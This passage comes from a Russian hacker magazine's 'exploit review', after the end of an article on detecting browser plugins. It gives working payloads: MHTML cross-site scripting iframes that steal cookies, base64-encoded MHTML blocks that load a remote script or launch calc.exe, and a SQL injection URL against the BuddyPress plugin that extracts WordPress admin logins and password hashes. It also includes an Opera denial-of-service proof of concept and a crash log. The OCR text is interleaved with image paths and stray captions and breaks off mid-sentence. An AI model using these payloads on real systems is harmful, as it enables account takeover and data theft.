Таким образом, код под различные браузеры — разный. В-третьих, кроме того, что плагин установлен, он должен быть включен (enabled). В-четвертых — зачем изобретать велосипед? Есть несколько «детекторов», многие из которых входят в стандартные веб-фрэймворки. Мне по нраву pinlady.net/PluginDetect, который написал Эрик Гердс. Детектор определяет версию Java, QuickTime, Flash, Shockwave, Silverlight, а также версии различных PDF-ридеров и еще нескольких плагинов. То есть, основные темы, через которые ломают. К тому же можно дописать детект других плагинов по аналогии. На сайте есть подробное описание работы и возможность настроить детектор под себя. В итоге мы получаем с сайта javascript-файл plugindetect.js.

A few examples of detection with PluginDetect

Here we have several examples of browser plugin detection. You should look at the

QuickTime Detection
Installed & enabled: false
Version: null
QuickTime version is < 6 or not installed/enabled
Browser can play QuickTime VR (using QuickTime plugin): false
Browser can play QuickTime Video (using QuickTime or 3rd party plugin): false

DevalVR Detection
Installed & enabled: false
Version: null
DevalVR not installed or not enabled

Flash Detection
Installed & enabled: true
Version: 10,1,102,0
Flash 8,0,34,0 or higher is installed and enabled

Shockwave Detection
Installed & enabled: false
Version: null
Shockwave not installed or not enabled

Минимум плагинов — залог здоровья?

Подпихиваем его на наш сайт:

```
<script type="text/javascript" src="plugindetect.js">
</script>
```

И получаем версию Adobe Reader, например:

```
var reader_version = PluginDetect.getVersion("AdobeReader");
```

Точность определения зависит от некоторых условий, но чаще всего мы получаем четырехциферную версию плагина. Подробности методов определения и ограничений ищи на вышеуказанном сайте. Также в детекте есть еще несколько полезных функций, которые можно использовать и для благих целей.



ЗАДАЧА: СДЕЛАТЬ ЖУРНАЛ][ЛУЧШЕ!

РЕШЕНИЕ:

Все просто — group.xakep.ru. Вступай в фокус-группу и излагай свои мысли и пожелания по материалам журнала. Могу тебя уверить, что многие авторы читают отзывы читателей, реагируют на них. Так что это реально действенный способ изменить что-то к лучшему.

Mar (icq 884888, snipper.ru)



ОБЗОР ЭКСПЛОЙТОВ

Приветствую тебя, читатель! Вот мы и снова встретились на страницах][. Сегодняшний обзор эксплойтов порадует тебя целым ворохом свежайших уязвимостей в самых разнообразных программных продуктах. Запасайся терпением и внимательно следи за описанием всех представленных багов, чтобы самому не повторять смешных ошибок наших дражайших девелоперов.

01 МЕЖСАЙТОВЫЙ СКРИПТИНГ В MICROSOFT WINDOWS MHTML

BRIEF

Не так давно китайские хакеры снова обнаружили эпохальный зиродей, скрывающийся в многострадальной винде. На этот раз под раздачу попал обработчик файлов MHTML (MIME Encapsulation of Aggregate HTML) в IE. Уязвимость существует из-за ошибки в способе обработки хэндлером протокола MHTML MIME-форматированных запросов для блоков данных внутри документа. Злоумышленник легко может внедрить в архив страницы вредоносный скрипт, который и будет запущен при попытке просмотра файла. Итог — сбор пользовательской информации, подмена веб-страницы и так далее.

EXPLOIT

Рассмотрим оригинальные способы эксплуатации данного бага от команды 80vul.com.

1. XSS с помощью загрузки mhtml-файла.

Если используется обработчик протокола MHTML, расширение и Content-Type файла полностью игнорируются. Таким образом, злоумышленник сможет переименовать mhtml-скрипт со злонамеренным XSS-кодом во что-нибудь безобидное вроде *.jpg. После этого нехитрого действия уже специально подготовленный файл заливается на нужный нам сервер (например, с помощью формы загрузки фотографий) и скармливается пользователю посредством html-странички на другом (также специально подготовленном) сайте с примерно следующим содержимым:

```
<iframe src="MHTML:http://target-site.com/upfile/
demo.html!cookie"></iframe>
```

С помощью описанного алгоритма пользователь нужного сайта раскроет тебе свои кукисы и другую конфиденциальную информацию с этого сайта при посещении твоего злонамеренного домена. Причем сам этого не заметит.

Для обхода возможных проверок, встроенных в форму аплоада, китайцы предлагают склейку нормальной картинки с нашим злонамеренным файлом. Это делается с помощью нехитрой виндовой команды: copy /b 1.jpg + 1.mhtml 2.jpg.

2. CRLF/XSS-инъекция в MHTML-файле.

Все MHTML построены с помощью CRLF (перевода строки). Таким образом, если мы сможем внедрить символы CRLF (а значит, и произвольные скрипты), то нужный нам сайт с легкостью может быть атакован.

В качестве примера авторы предлагают длинный iframe-код, посмотреть который ты сможешь в оригинальном advisory.

В целом же данный подвид MHTML-инъекций направлен на формат JSON, так как некоторые сайты для предотвращения XSS проверяют заголовок Content-Type в таких файлах.

3. Обход заголовка X-FRAME-OPTIONS.

Для начала давай выясним, что же это за хитрый заголовок.

Итак, веб-разработчики могут посылать вместе с html-страницами специальный response-заголовок, называемый X-Frame-Options, который ограничивает набор способов для отрисовки страницы.

Если X-Frame-Options содержит маркер DENY, IE будет препятствовать визуализации страницы, содержащейся в пределах фрейма.

Если он содержит маркер SAMEORIGIN, IE будет блокировать визуализацию только в том случае, если точка отсчета координат для просматриваемого содержимого страницы верхнего уровня будет отличаться от точки отсчета контента, прописанной в директиве X-Frame-Options.


В целом же введение данного заголовка призвано помочь в деле предотвращения ClickJacking-атак.

Китайцы предлагают следующий способ обхода этого заголовка с помощью протокола MHTML:


```
<iframe src="mhtml:http://www.80vul.com/mhtml/zz.php!cookie">
</iframe>
<iframe src="http://www.80vul.com/mhtml/zz.php">
</iframe>
```

4. Локальная XSS-инъекция с помощью MHTML + file://uncpath + Adobe Reader 9.

В конце 2010 года некий хакер Билли «BK» Риос предложил крайне



Обход заголовка X-Frame-Options



Запуск calc.exe с помощью MHTML

интересный способ кражи локальных файлов (http://goo.gl/kmBXB). В этом способе использовался метод «Script src to local files in the LocalLow directory» вкупе с протоколом file://, специальным JS-сценарием и прогой Adobe Reader.

Если же использовать нашу багу в MHTML, то этот метод чтения локальных файлов крайне упрощается. Для тестов авторы предлагают тебе свою готовую утилиту, расположенную по адресу http://goo.gl/pCY3P (тестировалось на win2k3+ie8+Adobe Reader 9).

5. Локальная XSS-инъекция с помощью MHTML + file:///uncpath + MS Word.

Демонстрация данного способа расположена тут: 80vul.com/mhtml/word.doc. Качаем документ, сохраняем его как c:\word.doc, открываем и видим содержимое файла c:\boot.ini.

Этот способ базируется на баге **Microsoft Word javascript execution** (http://goo.gl/9OKNw). Как был приготовлен PoC, содержащийся в файле word.doc, читай ниже.

a. Создаем обычный html-файл и вставляем в него следующий XSS-код:

```
<html><OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-
0080c744f389><param name=url value=http://www.80vul.
com/hackgame/word.htm></OBJECT>
aaaaa
```

b. Открываем этот файл в MS Word и сохраняем как c:\word.xml.

c. Открываем c:\word.xml с помощью обычного блокнота и инжектим mhtml-код в тег <w:t>aaaaa</w:t>:

```
/*
Content-Type: multipart/related; boundary="_boundary_by_
mere":

--_boundary_by_mere
Content-Location:cookie
Content-Transfer-Encoding:base64

PGJvZHk+DQo8c2NyaXB0IHNyYz0naHR0cDovL3d3dy44MHZ1bC5jb2
0vaGFja2dhbWUvZ28uanMnPjwvc2NyaXB0Pg0KPC9ib2R5Pg0K
--_boundary_by_mere--
*/
```

d. Переименовываем c:\word.xml в c:\word.doc.

e. Открываем c:\word.doc и наслаждаемся результатом.

Учти, что для использования атаки ты должен знать путь к word-файлу.

6. Cross Zone Scripting

А теперь перейдем к последнему и самому опасному способу эксплуатации уязвимостей в MHTML. Но сначала ты должен вспомнить о древнем баге, обнаруженном хакером **firebug9** (http://goo.gl/ERFoS):

```
<OBJECT CLASSID=CLSID:12345678-1234-4321-1234-11111111
1111 CODEBASE=c:/winnt/system32/calc.exe></OBJECT>
```

Этот баг позволяет тебе выполнять любую программу в зоне «Мой компьютер» и работает на ie6/ie7/ie8 + win2k/winxp/win2k3.

Для эксплуатации этого чуда в контексте MHTML ты должен повторить шаги, описанные в предыдущем пункте, заменив xss- и mhtml-коды на следующие:

```
<html><OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-
0080c744f389><param name=url value=mhtml:file://c:/
word.doc!cookie></OBJECT>
aaaaa
```

и

```
/*
Content-Type: multipart/related; boundary="_boundary_
by_mere":

--_boundary_by_mere
Content-Location:cookie
Content-Transfer-Encoding:base64

PE9CSkVDVCBDTEFTU01EPUNMU01EOjEyMzQ1Njc4LTEyMzQtNDMyMS
0xMjM0LTExMTExMTExMTExMSBDT0RFQkFTRT1jOi93aW5kb3dzL3N5
c3RlbTMyL2NhbGMuZXhlPjwvT0JKRUNUPg==
--_boundary_by_mere--
*/
```

После старта полученного файла должен запуститься calc.exe. Подробное advisory от авторов на английском языке ищи по адресу http://goo.gl/aZ9Ay.


TARGETS

Microsoft Windows XP/2003/Vista/2008/7

SOLUTION

В качестве временного решения данной проблемы мелкомягкие рекомендуют заблокировать mhtml-протокол. Это осуществить одним из следующих способов:

1. Скачать и запустить приложение «Fix it», доступное по адресу support.microsoft.com/kb/2501696.



SQL-инъекция в BuddyPress

2. Изменить соответствующие записи в системном реестре Windows (подробнее тут: securitylab.ru/vulnerability/404604.php).

02 BUDDYPRESS >=1.2 ACTIVITY GET_SPECIFIC() SQL INJECTION EXPLOIT

BRIEF

BuddyPress — это популярнейший плагин для известного движка WordPress, позволяющий построить готовую социальную сеть «из коробки». О популярности данного скрипта можно судить хотя бы по тому, что Google выдает 716 000 результатов по специфичному для BuddyPress запросу «inurl:members/admin/activity». Примерно полтора года назад я нашел презабавнейшую SQL-инъекцию в данном плагине, которую не закрыли и по сей день (на момент написания статьи — BuddyPress 1.2.7). Чтобы понять механизм возникновения этой уязвимости, давай проведем небольшой реверсинг php-кода.

1. Смотрим на файл шаблона групп ./wp-content/plugins/buddypress/bp-themes/bp-default/groups/single/home.php:

```
<?php elseif ( bp_group_is_visible() &&
bp_is_active( 'activity' ) ) : ?>
<?php locate_template(
  array( 'groups/single/activity.php' ), true ) ?>
```

2. Находим упомянутый выше шаблон «activity» в ./wp-content/plugins/buddypress/bp-themes/bp-default/groups/single/activity.php:


```
<div class="activity single-group">
<?php locate_template(
  array( 'activity/activity-loop.php' ), true ) ?>
</div><!--
.activity -->
```

Эксплойт для BuddyPress

3. Смотрим на на файл «./wp-content/plugins/buddypress/bp-themes/bp-default/activity/activity-loop.php» из верхнего кода: «<?php if (bp_has_activities(bp_ajax_querystring('activity'))) : ?>»

4. Находим эту функцию в файле ./wp-content/plugins/buddypress/bp-activity/bp-activity-templatetags.php:

```
function bp_has_activities( $args = '' ) {
....
  $r = wp_parse_args( $args, $defaults );
  extract( $r );
....
  case 'favorites':
    $favs = bp_activity_get_user_favorites( $user_id );
    if ( empty( $favs ) )
      return false;
    $include = implode( ',', (array)$favs );
  break;
  $activities_template = new BP_Activity_Template ( $page,
```



Падение Оперы в дебаггере

```
    $per_page, $max, $include, $sort, $filter,
    $search_terms, $display_comments, $show_hidden );
...
```

5. В том же файле ./wp-content/plugins/buddypress/bp-activity/bp-activity-templatetags.php находим функцию bp_activity_template():

```
function bp_activity_template( $page, $per_page,
  $max, $include, $sort, $filter, $search_terms,
  $display_comments, $show_hidden )
{
...
  /* Get an array of the logged in user's favorite activities */
  $this->my_favs = maybe_unserialize(
    get_usermeta( $bp->loggedin_user->id,
      'bp_favorite_activities' ) );
  if ( !empty( $include ) ) {
    /* Fetch specific activity items based on ID's */
    $this->activities = bp_activity_get_specific( array(
      'activity_ids' => explode( ',', $include ),
      'max' => $max,
      'page' => $this->pag_page,
      'per_page' => $this->pag_num,
      'sort' => $sort,
      'display_comments' => $display_comments ) );
...
  }
```

6. Далее следуем в файл ./wp-content/plugins/buddypress/bp-activity.php и находим функцию bp_activity_get_specific():

```
function bp_activity_get_specific( $args = '' ) {
  ...
  $r = wp_parse_args( $args, $defaults );
  extract( $r, EXTR_SKIP );
  return apply_filters( 'bp_activity_get_specific',
    BP_Activity_Activity::get_specific(
      $activity_ids, $max, $page, $per_page,
      $sort, $display_comments ) );
}
```

7. И, наконец, наша главная цель — функция get_specific() в файле ./wp-content/plugins/buddypress/bp-activity/bp-activity-classes.php:

```
function get_specific( $activity_ids, $max = false,
   $page = 1, $per_page = 25, $sort = 'DESC',
  $display_comments = false )
```



```
crash20110116111548.txt
OPERA_CRASHLOG V1 desktop 11.00 1156 mac
<no name> got signal SIGSEGV at address 12F6ABC5

Registers:
EAX=FFFFFFFF  EBX=12F6ABC4  ECX=1F073824  EDX=00003A00  ESI=00000E80
EDI=00BFFC00  EBP=BFFFC6F8  ESP=BFFFC6A0  EIP=12F6ABC5 FLAGS=00010286
CS=0017  DS=001F  SS=001F  ES=001F  FS=0000  GS=0037
FPU stack:

Stack dump:
BFFFC6A0  FFFFFFFF  015FE1A0  BFFFC6C8  1355C538
BFFFC6B0  015FE1C0  00000E7F  BFFFC6F8  12F38F91
BFFFC6C0  00000E80  015FE1A0  BFFFC6F8  12E8C975
BFFFC6D0  00000000  1B4416E0  BFFFC6F8  1355C58C
BFFFC6E0  015FE1C8  00000E7F  00000E7F  12F38F91
BFFFC6F0  00000E80  1B4416E0 >BFFFC768  12F3C290
BFFFC700  00BFFC00  1F073824  FFFFFFFF  00000000
BFFFC710  00000000  00000000  00000001  00000001
BFFFC720  00BFFC00  1B649120  00B5BA00  1F073824
BFFFC730  1B441640  1F073824  00000000  00003A00
BFFFC740  BFFFC94C  00000000  00000E3A  00000000
BFFFC750  BFFFC7D4  1B6E8200  BFFFC94C  12F0AC08
BFFFC760  00BFFC00  BFFFCDE4 >BFFFC798  12F4F8E8
BFFFC770  1B441680  00BFFC00  015F9E00  0080A000
BFFFC780  BFFFCE40  00000005  00000058  0000001E
BFFFC790  00000000  00000000 >BFFFC7C8  12F23D58
BFFFC7A0  BFFFCDE4  00BFFC00  1B441680  12F4C831
```

Лог падения Оперы

```
{
  global $wpdb, $bp;
  if ( is_array( $activity_ids ) )
    $activity_ids = implode( ',', $activity_ids );
  $activity_ids = $wpdb->escape( $activity_ids );
  ...
  $activities = $wpdb->get_results( $wpdb->prepare (
    "SELECT * FROM {$bp->activity->table_name} WHERE id IN
    ({$activity_ids}) ORDER BY date_recorded {$sort} $pag_sql"
    ));
  ...
}
```

Как видишь, хоть кавычки в переменной $activity_ids и обрамляются обратными слэшами с помощью функции escape(), нам это нисколько не мешает! В уязвимом sql-запросе наша переменная изначально не обрамлена кавычками id IN ({$activity_ids}) — таким образом, мы легко сможем выполнить атаку класса sql-injection.

EXPLOIT

Схема эксплуатации описанной уязвимости достаточно тривиальна:

1. Регистрируемся в социальной сети.
2. Создаем группу.
3. Проводим sql-инъекцию.

```
http://lamer/wp30/groups/test/activity/-9)union(sele
ct(1),(2),(3),(4),(5),concat(user_login,0x3a,user_
pass),(7),(8),(9),(10),(11),(12),(13)from(wp_users)
where(id=1)
```


Также существуют и другие векторы использования этой баги — например, blind-вариант без создания группы:

```
http://lamer/wp30/activity/favorite/-9)or(1=(select(1)
from(wp_users)where(user_login=char(97,100,109,105,1
10)))
```

Удобный готовый эксплойт ты сможешь найти по адресу http://goo.gl/pdk8r.

TARGETS

BuddyPress >=1.2 и <= 1.2.7



Выполнение произвольного кода в e107

SOLUTION

Для закрытия уязвимости открой файл ./wp-content/plugins/buddypress/bp-activity/bp-activity-classes.php и замени код:

```
if ( is_array( $activity_ids ) )
  $activity_ids = implode( ',', $activity_ids );
$activity_ids = $wpdb->escape( $activity_ids );
```

Заменить приведенный выше код нужно на следующий:

```
$activity_ids = $wpdb->escape($activity_ids);
if ( is_array( $activity_ids ) )
  $activity_ids = implode( "','", $activity_ids);
```

И строку «id IN ({$activity_ids})» на строку «id IN ('{$activity_ids}')».

03 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В OPERA

BRIEF

В январе текущего года Жорди Шансель и Макото Шиотзуки обнаружили целую кипу уязвимостей в моем любимом браузере. Найденные дыры позволяют удаленному пользователю обойти некоторые ограничения безопасности, получить доступ к важным данным и скомпрометировать целевую систему.

1. Целочисленное переполнение при обработке большого количества вложенных элементов в html-теге «select» позволяет вызвать переполнение динамической памяти и выполнить произвольный код на целевой системе (в опубликованных PoC представлены только DoS-варианты этого бага).

2. Уязвимость в ссылках с префиксом «opera:». Злоумышленник может обманом заставить пользователя нажать на специально сформированную ссылку и изменить некоторые настройки браузера.

3. Уязвимость, возникающая при обработке определенных http-ответов и перенаправлений. Злоумышленник может загрузить произвольные локальные файлы в качестве web-контента и получить доступ к содержащейся в них информации.

4. Уязвимость, заключающаяся в запуске браузером некорректного исполняемого файла при попытке открыть каталог, содержащий какой-либо загруженный файл (эксплуатация уязвимости требует неплохих навыков в области социальной инженерии).

5. Уязвимость, кроющаяся в опции «Clear all email account passwords» утилиты «Delete Private Data», которая не очищает email-пароли до перезапуска приложения. Теоретически злоумышленник может получить доступ к учетным записям почты пользователя.


EXPLOIT


Так как баги за номерами 2-4 требуют использования социальной инженерии, способы их эксплуатации крайне туманны и неоднозначны. Но для первого бага уже опубликованы вполне определенные концепт-коды выполнения DoS-атаки (способы запуска произвольного экзешника, конечно же, держатся в тайне).

Первый PoC написан на PHP:

```
<select name="dos">
<?for($i=0;$i<32768;$i++):?>
<option><?=$i?></option>
<?endfor;?>
</select>
```

После выполнения данного скрипта с помощью Оперы твой брау-





